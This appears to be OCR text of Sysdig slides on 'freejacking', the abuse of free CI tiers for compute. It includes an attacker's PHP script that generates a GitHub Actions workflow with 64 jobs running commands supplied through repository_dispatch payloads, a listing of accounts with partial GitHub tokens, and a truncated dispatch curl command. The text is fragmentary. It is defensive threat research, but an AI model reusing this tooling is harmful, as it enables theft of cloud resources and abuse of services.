
📍 Don’t Let EC2s Initiate New Instances


Did you say Free

Freejacking Abuse




Freejacking Abuse



sysdig


Freejacking Abuse



linux88884474/linuxapp8474447444744744474

Freejacking Abuse

userlinux888




github-actions.yml

```
<?php

$s = substr(str_shuffle(str_repeat("abcdefghijklmnopqrstuvwxyz", 5)), 0, 24);

echo "

name: $s

on:
   repository_dispatch:

concurrency:
  group: \${{ github.ref }}
  cancel-in-progress: true

jobs:";

for ($i = 0; $i < 64; $i++){

$s = substr(str_shuffle(str_repeat("abcdefghijklmnopqrstuvwxyz", 5)), 0, 24);

echo "

  $s$i:

    timeout-minutes: 120

    runs-on: ubuntu-latest

    steps:
    - name: $s
      if: always()
      run: \${{ github.event.client_payload.web1 }}";

}

?>
```


sysdig

Freejacking Abuse



Freejacking Abuse


```
ubuntu@ip-172-31-31-120:~/linuxapp847444744474447444474$ cat user8888

6dd8ebe472e56d692c5b/6c8af97e40e95b8f0d34c528 ghp_Cctb
fb0fe1ac75b8c670adb7/e3ee4a1ef0817cde0a0a78c0 ghp_CBp1
2fe51daae840593fb0f4/435258b5e8c6668b7825917a ghp_sTL0
6fb2e93b0df207278339/5834db13a81920ce1e64c5e2 ghp_Yudi
aed3ff1196a3fa10eba0/696ebdf1cf695c1bffb0ea30 ghp_QaPO
e7edf57eefb1e207bb10/bddb3cbe68c56fb2ac3fd45b ghp_JYL6
697496c52a5d74c41ba5/9b2d7ed0c2032c1e37ef7093 ghp_vSdJ
a8e8de6a1c8a0fee88a5/9d49a0e83f29ab9fc75695a6 ghp_P5K3
4814eefc2d073b42c465/eb5467ab16852b1eb907bf2a ghp_MHVr
3ce51c42872da4517dd8/1ff7bc83be4abe9b6917b91e ghp_Q1NL
1ccfd2620c0a685a6447/052c3b0c46ee677f6f63b629 ghp_YuVY
dad37307c3f4b159831a/22dc78e28a3cba4cdfbec7b9 ghp_R8Uu
cb5042930ac7fa53f433/a7329a4429a8e0b17b81f4bb ghp_pplJ
35f0498aaa4810bfcd86/9530664673960521dc3d34dc ghp_900r
9ae4bb003e67c7740c4a/252a92d0da0c3990c599b6f4 ghp_nt1C
b6cb437aa148cce31165/3495f0c0c410b958145bce5c ghp_qzdq
```



```
curl --request POST --url "https://api.github.com/repos/$linuxweb8888/dispatches" --he
```

sysdig

Freejacking Abuse
WHY



OpenVPN

Mouse/Keyboard Inputs

CAPTCHA Bypasses


Container with IMAP & Postfix Servers

Freejacking Abuse
IMPACT

